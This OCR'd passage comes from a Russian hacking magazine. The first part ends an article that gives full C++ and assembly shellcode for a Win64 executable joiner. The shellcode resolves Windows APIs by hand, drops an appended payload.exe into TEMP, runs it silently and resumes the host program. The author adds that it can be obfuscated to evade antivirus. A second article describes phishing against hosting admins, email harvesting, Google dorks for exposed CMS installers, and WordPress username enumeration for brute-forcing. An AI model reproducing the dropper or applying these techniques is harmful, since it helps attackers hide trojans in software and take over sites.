    set_source_files_properties(${ASMSRC} PROPERTIES COMPILE_FLAGS "/
safeseh /DSC_WIN32")
else()
    set_source_files_properties(${ASMSRC} PROPERTIES COMPILE_FLAGS "/
DSC_WIN64")
endif()
```

Теперь мы получим возможность слинковать два объектных файла при условии, что в C++ используется ключевое слово **extern**. Например:

```
extern "C" unsigned long long sizeOfPayload;
```

Алгоритм запуска нагрузки

Шелл-код работает так:

1. Ищет путь к директории **TEMP**.
2. Записывает туда файл с нагрузкой.
3. Запускает этот файл на выполнение.
4. Передает управление оригинальной точке входа оболочки.

В виде листинга это может выглядеть так:

```
void DropToDiskAndExecute(const uint8_t* data, unsigned int sizeData,
const API_Adresses* addresses)
{
    STARTUPINFOA startup{0};
    PROCESS_INFORMATION procInfo{0};
    const char surprise[] = "payload.exe";
    const auto size = reinterpret_cast<gettemppatha*>(
        addresses->GetTempPathA)(0, nullptr);

    auto* location = reinterpret_cast<virtualalloc*>(addresses->
VirtualAlloc)
        (nullptr, size + sizeof(surprise),
        MEM_COMMIT, PAGE_READWRITE);
    if (!location)
    {
        return;
    }

    reinterpret_cast<gettemppatha*>(addresses->GetTempPathA)(size,
reinterpret_cast<LPSTR>(location));
    reinterpret_cast<winlstrcat*>(addresses->lstrcatA)(
reinterpret_cast<LPSTR>(location), surprise);

    auto handle = reinterpret_cast<createfilea*>(addresses->
CreateFileA)
        (reinterpret_cast<LPSTR>(location), GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr,
        CREATE_ALWAYS, 0, 0);

    reinterpret_cast<writefile*>(addresses->WriteFile)(handle, data,
        sizeData, nullptr, nullptr);

    reinterpret_cast<closehandle*>(addresses->CloseHandle)(handle);
    reinterpret_cast<createprocessa*>(addresses->CreateProcessA)(
reinterpret_cast<LPSTR>(location),
        nullptr,
        nullptr, nullptr, FALSE,
        0, nullptr, nullptr, &startup, &procInfo);
    reinterpret_cast<closehandle*>(addresses->CloseHandle)(procInfo.
hProcess);
    reinterpret_cast<closehandle*>(addresses->CloseHandle)(procInfo.
hThread);
    reinterpret_cast<virtualfree*>(addresses->VirtualFree)(location,
0, MEM_RELEASE);
}
```

Данный код заслуживает более детального рассмотрения. Во-первых, он на C++. Но как же так? Ведь шелл-код должен быть на ассемблере? Да, шелл-код на ассемблере. Просто вначале был этот код, а потом я его дизассемблировал и скопировал результат (с небольшими правками) в `shellcode.asm`. Во-вторых, это — чистая функция, то есть результат ее работы зависит только от входных параметров. Это важно, поскольку такие функции генерируются компилятором практически сразу в нужном нам шелл-код-стиле. В-третьих, тут нет какой-то обработки ошибок, потому что в случае ошибки мы не должны никак ее обрабатывать и вообще обнаруживать свое присутствие. Также важно, что все необходимые API-функции подаются нам на вход:

```
struct API_Adresses
{
    FARPROC GetTempPathA;
    FARPROC VirtualAlloc;
    FARPROC lstrcatA;
    FARPROC CreateFileA;
    FARPROC WriteFile;
    FARPROC CloseHandle;
    FARPROC CreateProcessA;
    FARPROC VirtualFree;
};
```

Для работы алгоритма нам понадобится восемь функций. Но как найти их адреса?

Продолжение статьи →

КАЧЕСТВЕННАЯ СКЛЕЙКА

ПИШЕМ ДЖОИНЕР ИСПОЛНЯЕМЫХ ФАЙЛОВ ДЛЯ WIN64

Поиск API в памяти

Алгоритм достаточно прост:

1. Ищем базу загрузки `ntdll.dll`.
2. В таблице экспорта находим две функции: `LdrGetDllHandle` и `LdrGetProcedureAddress`.
3. С их помощью находим адреса восьми функций из структуры `API_Adresses`.

База загрузки **`ntdll.dll`** ищется благодаря тому, что **`peb_loader_data`** принадлежит пространству **`ntdll.dll`**:

```
GetNtdllByModuleList:
                mov     rax, gs:[60h]
                mov     ecx, 5A4Dh
                mov     rax, [rax+18h]
                and     rax, 0FFFFFFFFFFFFF000h
try_again:
                cmp     [rax], cx
                jz      short finish
                sub     rax, 1000h
                jnz     short try_again
finish:
                ret
```

Код парсинга таблицы экспорта был честно позаимствован на просторах интернета (правда, оригинальная версия содержит баг, который в моем коде исправлен):

```
;http://mcdermottcybersecurity.com/articles/windows-x64-shellcode
;look up address of function from DLL export table
;rcx=DLL imagebase, rdx=function name string
;DLL name must be in uppercase
;r15=address of LoadLibraryA (optional, needed if export is
forwarded)
;returns address in rax
;returns 0 if DLL not loaded or exported function not found in DLL
;NtGetProcAddressAsm  proc
NtGetProcAddressAsm:
    push rcx
    push rdx
    push rbx
    push rbp
    push rsi
    push rdi

start:

found_dll:
    mov rbx, rcx            ;get dll base addr — points to DOS "MZ"
header

    mov r9d, [rbx+3ch]      ;get DOS header e_lfanew field for
offset to "PE" header
    add r9, rbx             ;add to base — now r9 points to
_image_nt_headers64
    add r9, 88h             ;18h to optional header + 70h to data
directories
                            ;r9 now points to _image_data_directory[
0] array entry
                            ;which is the export directory

    mov r13d, [r9]          ;get virtual address of export directory
    test r13, r13           ;if zero, module does not have export
table
    jnz has_exports

    xor rax, rax            ;no exports — function will not be found
in dll
    jmp done

has_exports:
    lea r8, [rbx+r13]       ;add dll base to get actual memory
address
                            ;r8 points to _image_export_directory
structure (see winnt.h)

    mov r14d, [r9+4]        ;get size of export directory
    add r14, r13            ;add base rva of export directory
                            ;r13 and r14 now contain range of export
directory
                            ;will be used later to check if export
is forwarded

    mov ecx, [r8+18h]       ;NumberOfNames
    mov r10d, [r8+20h]      ;AddressOfNames (array of RVAs)
    add r10, rbx            ;add dll base

    dec ecx                 ;point to last element in array (
searching backwards)
for_each_func:
    lea r9, [r10 + 4*rcx]   ;get current index in names array

    mov edi, [r9]           ;get RVA of name
    add rdi, rbx            ;add base
    mov rsi, rdx            ;pointer to function we're looking for

compare_func:
    cmpsb
    jne wrong_func          ;function name doesn't match

    mov al, [rsi]           ;current character of our function
    test al, al             ;check for null terminator
    jz bug_fix              ;bugfix here — doulbe check of zero byte
                            ;if at the end of our string and all
matched so far, found it

    jmp compare_func        ;continue string comparison

wrong_func:
    loop for_each_func      ;try next function in array

    xor rax, rax            ;function not found in export table
    jmp done
bug_fix:
    mov al, [rdi]
    test al, al
    jz short found_func
    jmp short compare_func

found_func:                 ;ecx is array index where function name
found

                            ;r8 points to _image_export_directory
structure
    mov r9d, [r8+24h]       ;AddressOfNameOrdinals (rva)
    add r9, rbx             ;add dll base address
    mov cx, [r9+2*rcx]      ;get ordinal value from array of words

    mov r9d, [r8+1ch]       ;AddressOfFunctions (rva)
    add r9, rbx             ;add dll base address
    mov eax, [r9+rcx*4]     ;Get RVA of function using index

    cmp rax, r13            ;see if func rva falls within range of
export dir
    jl not_forwarded
    cmp rax, r14            ;if r13 <= func < r14 then forwarded
    jae not_forwarded

    ;forwarded function address points to a string of the form <DLL
name>.<function>
    ;note: dll name will be in uppercase
    ;extract the DLL name and add ".DLL"

    lea rsi, [rax+rbx]      ;add base address to rva to get
forwarded function name
    lea rdi, [rsp+30h]      ;using register storage space on stack
as a work area
    mov r12, rdi            ;save pointer to beginning of string

copy_dll_name:
    movsb
    cmp byte ptr [rsi], 2eh     ;check for '.' (period) character
    jne copy_dll_name

    movsb                               ;also copy period
    mov dword ptr [rdi], 004c4c44h      ;add "DLL" extension and
null terminator

    mov rcx, r12            ;r12 points to "<DLL name>.DLL" string
on stack
    call r15                ;call LoadLibraryA with target dll

    mov rcx, r12            ;target dll name
    mov rdx, rsi            ;target function name
    jmp start               ;start over with new parameters

not_forwarded:
    add rax, rbx            ;add base addr to rva to get function
address
done:
    pop rdi
    pop rsi
    pop rbp
    pop rbx
    pop rdx
    pop rcx

    ret
```

Когда у нас появились адреса двух краеугольных функций **`LdrGetDllHandle`** и **`LdrGetProcedureAddress`**, дальше можно найти адрес функции для любой уже загруженной библиотеки. Либа **`kernel32.dll`** тоже загружается лоадером сразу, так что мы без проблем найдем все интересующие нас адреса:

```
GetProcedureAddressAsm:
    var_28= word ptr -28h
    var_26= word ptr -26h
    var_20= qword ptr -20h
    var_18= word ptr -18h
    var_16= word ptr -16h
    var_10= qword ptr -10h
    arg_0= qword ptr  8
    arg_8= qword ptr  10h
    arg_10= qword ptr  18h
    arg_18= qword ptr  20h

    mov     [rsp+arg_10], rbx
    mov     [rsp+arg_18], rsi
    push    rdi
    sub     rsp, 40h
    xor     ebx, ebx
    mov     rdi, rdx
    test    rcx, rcx
    mov     rdx, rcx
    mov     ecx, ebx
    mov     rsi, r9
    mov     r10, r8
    jz      short loc_14000689A
    cmp     [rdx], cx
    jz      short loc_140006898
    nop     dword ptr [rax+00000000h]

    loc_140006890:
    inc     ecx
    cmp     [rdx+rcx*2], bx
    jnz     short loc_140006890

    loc_140006898:
    add     ecx, ecx

    loc_14000689A:
    mov     [rsp+48h+var_28], cx
    lea     r9, [rsp+48h+arg_0]
    add     cx, 2
    mov     [rsp+48h+var_20], rdx
    mov     [rsp+48h+var_26], cx
    lea     r8, [rsp+48h+var_28]
    xor     ecx, ecx
    xor     edx, edx
    call    r10
    test    rdi, rdi
    jz      short loc_1400068D0
    cmp     byte ptr [rdi], 0
    jz      short loc_1400068D0

    loc_1400068C8:
    inc     ebx
    cmp     byte ptr [rbx+rdi], 0
    jnz     short loc_1400068C8

    loc_1400068D0:
    mov     rcx, [rsp+48h+arg_0]
    lea     r9, [rsp+48h+arg_8]
    mov     [rsp+48h+var_18], bx
    lea     rdx, [rsp+48h+var_18]
    inc     bx
    mov     [rsp+48h+var_10], rdi
    xor     r8d, r8d
    mov     [rsp+48h+var_16], bx
    call    rsi
    mov     rax, [rsp+48h+arg_8]
    mov     rbx, [rsp+48h+arg_10]
    mov     rsi, [rsp+48h+arg_18]
    add     rsp, 40h
    pop     rdi

    ret
```

Непонятен ассемблерный код? Изначально этот код тоже написан на C++:

```
FARPROC GetProcedureAddress(wchar_t* library, char* function,
    LdrGetDllHandlePointer* LdrGetDllHandle,
    LdrGetProcedureAddressPointer* LdrGetProcedureAddress)
{
    const auto libNameLen = static_cast<USHORT>(GetWcharLen(library))
;
     UNICODE_STRING libraryName{ libNameLen,
         libNameLen + sizeof(wchar_t),
         library };

    HMODULE hModule;
    LdrGetDllHandle(nullptr, nullptr, &libraryName, &hModule);

    const auto functionNameLen = static_cast<USHORT>(GetCharLen(
function));
    ANSI_STRING functionName{ functionNameLen,
        functionNameLen + sizeof(char),
        function };

    FARPROC result;
    LdrGetProcedureAddress(hModule, &functionName, 0, &result);

    return result;
}
```

Для заполнения структуры с адресами используется такой метод (далее приведен его псевдокод):

```
API_Adresses CreateAddressStruct(LdrGetDllHandlePointer*
LdrGetDllHandle,
    LdrGetProcedureAddressPointer* LdrGetProcedureAddress,
GetProcedureAddressPointer* getter)
{
    API_Adresses result{};
    wchar_t* libname = L"kernel32.dll";

    result.CloseHandle = getter(libname, "CloseHandle",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.CreateFileA = getter(libname, "CreateFileA",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.CreateProcessA = getter(libname, "CreateProcessA",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.GetTempPathA = getter(libname, "GetTempPathA",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.lstrcatA = getter(libname, "lstrcatA", LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.VirtualAlloc = getter(libname, "VirtualAlloc",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.VirtualFree = getter(libname, "VirtualFree",
LdrGetDllHandle,
        LdrGetProcedureAddress);
    result.WriteFile = getter(libname, "WriteFile", LdrGetDllHandle,
        LdrGetProcedureAddress);

    return result;
}
```

Вся высокоуровневая логика выглядит следующим образом:

```
sizeOfPayload QWORD 0
OEP           QWORD 0

launcher proc
var_ntdllBase         = qword ptr -10h
var_ldrProcedureAddr  = qword ptr -20h
var_ldrLoadDll        = qword ptr -30h
var_delta             = qword ptr -40h
var_apis              = qword ptr -90h

    call delta
delta:
    pop rax
    mov rcx, offset delta
    sub rax, rcx
    sub rsp, 100h
    mov [rsp+100h+var_delta], rax
    jmp short begin
    getprocaddr:
        db 'LdrGetProcedureAddress',0
    getdllhandle:
        db 'LdrGetDllHandle',0
begin:
    mov rax, offset GetNtdllByModuleList
    add rax, [rsp+100h+var_delta]
    call rax
    mov [rsp+100h+var_ntdllBase], rax
    mov rcx, rax
    lea rdx, getprocaddr
    mov rax, offset NtGetProcAddressAsm
    add rax, [rsp+100h+var_delta]
    call rax
    mov [rsp+100h+var_ldrProcedureAddr], rax
    mov rcx, [rsp+100h+var_ntdllBase]
    lea rdx, getdllhandle
    mov rax, offset NtGetProcAddressAsm
    add rax, [rsp+100h+var_delta]
    call rax
    mov [rsp+100h+var_ldrLoadDll], rax
    mov rdx, rax
    mov r8, [rsp+100h+var_ldrProcedureAddr]
    mov r9, offset GetProcedureAddressAsm
    add r9, [rsp+100h+var_delta]
    lea rcx, [rsp+100h+var_apis]
    mov rax, offset CreateAddressStructAsm
    add rax, [rsp+100h+var_delta]
    call rax
    mov r8, rax
    lea rdx, sizeOfPayload
    mov rdx, qword ptr [rdx]
    lea rcx, FinishMarker
    mov rax, offset DropToDiskAndExecuteAsm
    add rax, [rsp+100h+var_delta]
    call rax

    lea rax, OEP
    mov rax, qword ptr [rax]

    mov rcx, gs:[60h] ; GetModuleHanldeW(nullptr)
    mov rcx, [rcx+10h]
    add rax, rcx

    add rsp, 100h

    jmp rax
```

Код работает благодаря тому, что размер нагрузки расположен в переменной **`sizeOfPayload`**, а сам контент второго исполняемого файла — сразу за шелл-кодом. Весь код проекта доступен по ссылке: https://bitbucket.org/Kulyklevgen/joiner/src/master/.

ВЫВОДЫ


Конечно, через какое-то время любое антивирусное ПО научится детектить этот код, но, поскольку он доступен в виде исходников, его можно модифицировать, обфусцировать, подвергать мутациям, получая каждый раз чистые файлы. А улучшения, несомненно, понадобятся.

Здесь понадобится поддержка и старой доброй архитектуры x86, и всей линейки Windows, да и над скрытностью поработать будет нелишним. Сейчас аналитик может увидеть нечто подозрительное, просто посмотрев, какой секции принадлежит точка входа, так как если она расположена в последней секции, то файл подвергался модификациям.

В сети часто можно увидеть жалобы, например на распространителей «таблеток от жадности» (кряков и кейгенов), за то, что в таком ПО много троянских программ. Но теперь ты знаешь, как эти трояны туда попадают.

ОБРЫВАЕМ ХОСТЫ

КАКИЕ ОПАСНОСТИ ПОДСТЕРЕГАЮТ АДМИНОВ ВИРТУАЛЬНОГО ХОСТИНГА



Считается, что прошаренные и искушенные айтишники надежно защищены от сетевых жуликов, которые наживаются на доверчивых интернет-пользователях. Однако существует категория злоумышленников, которые занимаются конкретно обманом администраторов виртуальных серверов. Сегодня мы поговорим об используемых ими методах и разберем несколько характерных уязвимых мест.

RuVDS
VDS/VPS-хостинг. Скидка 10% по коду Хакер
market@ruvds.com


INFO

Полный текст этой статьи доступен без подписки благодаря спонсору — компании RUVDS, одному из самых передовых хостинг-провайдеров VPS/VDS-серверов. RUVDS предлагает виртуальные серверы в десяти дата-центрах уровня TIER3 и выше по всему миру, низкие цены от 30 рублей в месяц, удобный маркетплейс и установку популярных образов в один клик.

ФИШИНГ

Выпив традиционный утренний кофе, ты запускаешь почтовый клиент и неожиданно получаешь письмо от своего провайдера с напоминанием о том, что пришло время в очередной раз оплатить хостинг. Кстати, прямо сейчас можно пополнить баланс со значительной скидкой в честь годовщины освобождения Изенгарда от засилья урук-хаев.


Издав радостный боевой клич, ты переходишь по ссылке и только тут, если повезет, замечаешь что-то неладное. Да, письмо выглядит безобидно: оно оформлено в точности так же, как официальные сообщения от твоего хостера, текст набран тем же шрифтом, адрес отправителя — верный. И даже в «подвале» на своем законном месте расположены ссылки на политику конфиденциальности, правила обработки персональных данных и прочую лабуду, которую никто никогда не читает. Только вот URL страницы авторизации в администраторской панели немного отличается от настоящего, да и SSL-сертификат на сайте вызывает подозрения и у тебя, и у антивируса. Ой, а не фишинг ли это?



Фишинговое окошко входа в cPanel


Подобные атаки, нацеленные на перехват учетных данных от админки популярных хостингов, в последнее время участились. Можно, конечно, заподозрить провайдера в утечке базы клиентов, но не торопись с выводами. Раздобыть нужную информацию об администраторах сайтов, хостящихся у той или иной компании, не так сложно, как кажется.

Чтобы получить образец корпоративного письма, достаточно зарегистрироваться на сайте провайдера или заказать тестовый хостинг, который многие компании бесплатно предлагают на ограниченный срок. Дальше такое письмо можно обработать в любом HTML-редакторе, поменяв содержимое. Нетрудно найти и все используемые провайдером диапазоны IP-адресов: для этой цели создано множество сервисов, например xseo.in. Ну а затем можно получить список сайтов на каждом из IP-адресов shared-хостинга, например здесь, здесь или тут. Проблемы могут возникнуть только с провайдерами, которые прячутся за Cloudflare, но на каждый хитрый винт, как известно, найдется гайка с левой резьбой.



Поиск сайтов на одном IP


Останется только пройтись по сайтам и собрать адреса email или сгенерировать список рассылки подстановкой значений `admin`, `administrator`, `contact`, `info` к каждому `domain.tld` — куда-нибудь да попадем. Потом этот список можно почистить, исключив из него несуществующие адреса. Причем весь процесс нетрудно автоматизировать с помощью несложного скрипта на питоне либо воспользоваться одной из программ автоматического сбора email, которым скармливают список URL для последующего парсинга (не станем рекламировать их в этой статье, поскольку практически весь подобный софт платный). Ну а счастливые юзеры Kali могут использовать для этих целей theHarvester, слегка повозившись с настройками.




theHarvester — тулза для сбора email-адресов

Похожие «письма счастья» зачастую прилетают администраторам доменов, особенно если их данные не скрыты за анонимайзером Private Person. Здесь для парсинга адресов электронной почты используются публичные базы Whois.

Существует и целый ассортимент утилит, позволяющих выяснить не только контактный адрес электропочты админа, но и наименование компании — регистратора домена, а потом собрать из них базу для фишинговой рассылки. В этом случае администратору обычно предлагают оплатить продление делегирования доменного имени, перенаправив его на страницу платежной системы с левым номером кошелька или счета. Конечно, подвох заметить нетрудно, но ~~с бодуна~~ если ты устал или на работе аврал, то есть шанс ненароком и лохануться.



Вот такие письма рассылают жулики администраторам доменов — это типичное фишинговое сообщение было получено буквально на днях




А вот куда ведет кнопка: за домен xakep.ru жулик просил аж целых 4800 рублей

Методы борьбы с подобными явлениями просты: по возможности выбирать провайдера, использующего двухфакторную авторизацию для входа в панель управления хостингом, и, разумеется, всегда быть внимательным, чтобы не попасться на удочку прохиндеев.

САМЫЙ ЦИМЕС

Кто в наше время не использует CMS? Все используют CMS! Многие провайдеры предлагают услугу быстрого развертывания наиболее популярных движков, вроде WordPress, Joomla, Drupal, Bitrix, из контейнера: нажал кнопку в панели управления хостингом, и готово. Но некоторые ~~уникумы~~ пользователи предпочитают ставить CMS вручную, скачав дистрибутив с сайта разработчика и залив его на сервер через FTP — потому что так привычнее, надежнее и по фэншую. При этом они иногда забывают удалить инсталляционные скрипты и служебные папки.


О Google Dorks мы уже неоднократно рассказывали, но актуальность описанных приемов от этого не уменьшается. Например, всем известно, что инсталляционный скрипт WordPress при установке движка располагается по адресу `wp-admin/install.php`. Давай посмотрим, сколько результатов с таким URL найдет для нас великий Гуголь при использовании команды `inurl`.



Количество найденных ссылок с командой inurl и пример одного из найденных сайтов


Безусловно, выдача будет сильно замусоренной, ведь среди линков отображается много ссылок на форумы с обсуждением глюков WordPress. Но, хорошенько покопавшись в этой куче, можно отыскать и рабочие варианты, позволяющие нам поменять настройки сайта, — один из них показан на картинке выше. Фокус удастся, если, конечно, взломщик сумеет подобрать валидные данные базы. Можно, например, попытать счастья с использованием команды `intext:DB_PASSWORD`, указав второй директивой интересующий нас URL, или использовать традиционный брутфорс.

Посмотреть структуру скриптов в WordPress можно с помощью запроса `inurl:repair.php?repair=1`. Еще есть шанс узнать много интересного, поискав забытые скрипты `phpinfo()` запросом `inurl:phpinfo.php`.



Один из обнаруженных на просторах интернета файлов с phpinfo()

Отыскать рабочие скрипты инсталляции популярного движка Joomla можно, например, с использованием характерного заголовка веб-страницы: для этого подойдет команда вроде `intitle:Joomla! Web installer`. Один из результатов поиска по такому запросу показан на иллюстрации ниже.



Инсталлятор Joomla, доступный для всех желающих

В общем, если грамотно использовать специальные режимы поиска, можно найти залитые на хостинг дистрибутивы систем управления контентом с незавершенной инсталляцией или забытыми служебными скриптами и помочь незадачливому владельцу закончить установку. Заодно зарегистрировав в CMS нового админа. Бороться с подобным несложно: нужно всего лишь прибирать за собой в папках на сервере или использовать контейнеризацию — обычно она более безопасна.

МИСКОНФИГУРЕЙШН

Из предыдущего раздела логично вытекает еще одна возможность поиска уязвимостей на виртуальных хостах с предустановленной CMS: изъяны в настройке и использование конфигурации по умолчанию. И в WordPress, и в Joomla, и в других движках обычно присутствует огромное количество плагинов, имеющих известные уязвимости с настройками по умолчанию.

В первую очередь атакующие обычно пытаются выяснить версию CMS, установленную на хосте, — в случае с WordPress это можно сделать, например, посмотрев в код веб-страницы и поискав там метатеги вроде `<meta name="generator" content="WordPress 5.3.6" />`. Версию шаблона подскажут строчки наподобие `https://site-url/wp-content/themes/theme_name/css/main.css?ver=5.8.1`.

Затем можно поискать версии интересующих взломщика плагинов: многие из них имеют в своем составе текстовые файлы readme, доступные по адресу вроде `https://site-url/wp-content/plugins/plugin_name/readme.txt`. Подобные файлы лучше прибивать сразу после установки плагинов, не оставляя их на хостинге для любопытных исследователей. Выяснив версии ядра движка, шаблона и плагинов, хакер может попытаться заюзать известные уязвимости.

Кроме этого, на некоторых сайтах с WordPress можно попытаться выяснить имя администратора, добавив к URL строку вида `/?author=1`. С настройками по умолчанию движок вернет в URL валидное наименование учетки первого пользователя, зачастую имеющего права админа. Останется только сбрутить пароль. Эта возможность зависит от нескольких факторов — используемой темы, установленных плагинов, настроек веб-сервера. Если перечисление пользователей не отключено, можно перебрать ID всех юзеров WordPress и собрать таким нехитрым способом список логинов для брута. Отключить возможность перебора пользователей можно, отредактировав соответствующим образом `functions.php` или `.htaccess`. Например, так:

functions.php

```
if ( ! is_admin() ) {
  if ( preg_match('/author=([0-9]*)/i', $_SERVER['QUERY_STRING']) )
die();
  add_filter( 'redirect_canonical', 'check', 10, 2 );
}
function check( $redirect, $request ) {
  if ( preg_match('/\?author=([0-9]*)(\/*)/i', $request) ) die();
  else return $redirect;
}
```

